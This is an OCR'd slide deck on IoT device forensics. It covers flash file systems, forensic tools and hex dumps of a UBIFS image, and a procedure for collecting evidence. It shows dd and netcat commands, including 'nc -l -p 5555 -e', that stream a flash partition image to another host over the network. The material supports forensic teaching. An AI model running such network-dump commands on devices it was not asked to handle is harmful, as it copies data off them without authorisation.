


Figure 2: Survey results for Operating Systems used for IoT Devices (Source: IoT Developer Survey 2016)

UBI
Squash
JFFS2
Yaffs
.
.




Capabilities

A summary of the tools contained in TSK can be found on the TSK Tool Overview page. Currently, TSK supports the following file systems:

- EXT2, EXT3, EXT4
- FAT, exFAT
- HFS
- ISO 9660
- NTFS
- UFS 1, UFS 2
- YAFFS2

Forensic tools support file system

# About IoT Forensic



WinHex - [[ubifs.img]]

File Edit Search Position View Tools Specialist Options Window Help

ubifs

Partitioning style: ?


| Name | Ext. | Size | Created | Modified | Accessed | Attr. | 1st sector |
|---|---|---|---|---|---|---|---|
| Unpartitioned space | | 1.7 MB | | | | | 0 |

[C:\Users\L.SeonHo\..\ubifs.img]

| | |
|---|---|
| Default Edit Mode<br>State: | original |
| Undo level: | 0 |
| Undo reverses: | n/a |
| Total capacity: | 1.7 MB<br>1,806,336 bytes |
| Bytes per sector: | 512 |
| Mode: | hexadecimal |
| Character set: | ANSI ASCII |

```
Offset      0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
00000000   31 18 10 06 01 17 5E 8F  11 00 00 00 00 00 00 00   1
00000010   00 10 00 00 06 00 00 00  00 00 00 00 00 00 00 00
00000020   00 08 00 00 00 F8 01 00  0E 00 00 00 FF 07 00 00
00000030   00 00 80 00 00 00 00 00  05 00 00 00 02 00 00 00
00000040   01 00 00 00 01 00 00 00  08 00 00 00 00 01 00 00
00000050   04 00 00 00 01 00 00 00  00 00 00 00 00 00 00 00
00000060   00 00 00 00 00 00 00 00  00 CA 9A 3B 81 8D 32 F8
00000070   C9 A1 49 FC 98 F4 D1 39  BA 6B E2 83 00 00 00 00   É¡I
00000080   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000090   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
000000A0   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
000000B0   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
```

X-Way WinHex



AccessData FTK Imager 3.4.0.1

Evidence Tree

- ubifs.img
  - Unrecognized file system [unknown type]

File List

| Name | Size | Type | Date Modified |
|---|---|---|---|
| unallocated space | 1,764 | Unallocated S... | |

Hex Value Interpreter

| Type | Size | Value |
|---|---|---|
| signed integer | 1-8 | |
| unsigned integer | 1-8 | |
| FILETIME (UTC) | 8 | |
| FILETIME (local) | 8 | |
| DOS date | 2 | |
| DOS time | 2 | |
| time_t (UTC) | 4 | |
| time_t (local) | 4 | |

Byte order: ● Little endian ○ Big endian

```
000000 31 18 10 06 01 17 5E 8F-11 00 00 00 00 00 00 00 1·····^·········
000010 00 10 00 00 06 00 00 00-00 00 00 00 00 00 00 00 ················
000020 00 08 00 00 00 F8 01 00-0E 00 00 00 FF 07 00 00 ·····ø······ÿ···
000030 00 00 80 00 00 00 00 00-05 00 00 00 02 00 00 00 ················
000040 01 00 00 00 01 00 00 00-08 00 00 00 00 01 00 00 ················
000050 04 00 00 00 01 00 00 00-00 00 00 00 00 00 00 00 ················
000060 00 00 00 00 00 00 00 00-00 CA 9A 3B 81 8D 32 F8 ·········Ê·;··2ø
000070 C9 A1 49 FC 98 F4 D1 39-BA 6B E2 83 00 00 00 00 É¡Iü·ôÑ9°kâ·····
000080 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ················
000090 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ················
0000a0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ················
0000b0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ················
0000c0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ················
0000d0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ················
0000e0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ················
0000f0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ················
000100 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ················
000110 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ················
```


Cursor pos = 0; log sec = 0

For User Guide, press F1

FTK Imager of Access Data Coperation


# About IoT Forensic

- Linux Forensic & Embedded Linux Forensic
  - Linux commands to collect information.
  - Should know where leave logs.
  - Should know structure of fs.



# About IoT Forensic

- IoT File System Structure



Root FS

✓ Major Linux directory structure
/bin, /sbin, /etc …
Collect system log? When Read Only Memory?


User FS

✓ User data by IoT devices : mount to /usr
Be able to exist data about user or home!
raw flash memory?

# About IoT Forensic

## IoT Device

## Forensic plan / procedure presentation



What

When

How

Who,Why?

Investigate on IoT deivces' state

Collect to artifact of IoT Forensics

Analyze artifact of IoT Forensics

Preserve evidences and make report


- Extract Flash Memory image for analysis
- Memory dump by nc and dd
- Extract firmware by JTAG, Flash Memory
  - Proceed after agreement with being damaged
  - Be careful to be damaged integrity

- Analyze flash memory dump
- Analyze FS
- Analyze activity system
- Analyze File Format

# About IoT Forensic

## IoT Device

### Artifact collection


Investigate on IoT deivces' state


Collect to artifact of IoT Forensics

Analyze artifact of IoT Forensics


Preserve evidences and make report

- Extract Flash Memory image for analysis
- Memory dump by nc and dd
- Extract firmware by JTAG, Flash Memory
  - Proceed after agreement with being damaged
  - Be careful to be damaged integrity

dd if=/dev/mtd/3 bs=(block size) | nc 192.168.xx.xxx 1234


```
sh-2.05b# ./busybox-armv5l nc -l -p 5555 -e /tmp/busybox-armv5l dd if=/dev/mtdblock3
```


Nc(netcat) –l –p 1234 > dev_mtd3.img


```
holinder4s:Desktop holinder4s$ nc 192.168.32.194 5555 | pv -i 0.5 > dev_mtdblock3.img
 103MiB 0:01:40 [1.03MiB/s] [ <=>
```

# About IoT Forensic

## IoT Device

## Artifact collection



Investigate on IoT deivces' state

Collect to artifact of IoT Forensics

Analyze artifact of IoT Forensics

Preserve evidences and make report


- The case which is divided logically as different device regions (warning)
  - Before dumping Flash Memory, checking where is divided
  - Dump that together or each other



# About IoT Forensic

## Robot Vacuum

## File system Analysis




Investigate on IoT deivces' state

Collect to artifact of IoT Forensics

Analyze artifact of IoT Forensics

Preserve evidences and make report




Structure for Fs in extracted Dump

▪Squash FS
- High compression for miniaturization devices
- Read only

▪UBI FS
- No limit to kinds of Flash
- Abstract flash memory by MTD
- Remove FS – Flash reliance

# About IoT Forensic

- Squash File System <root file system>



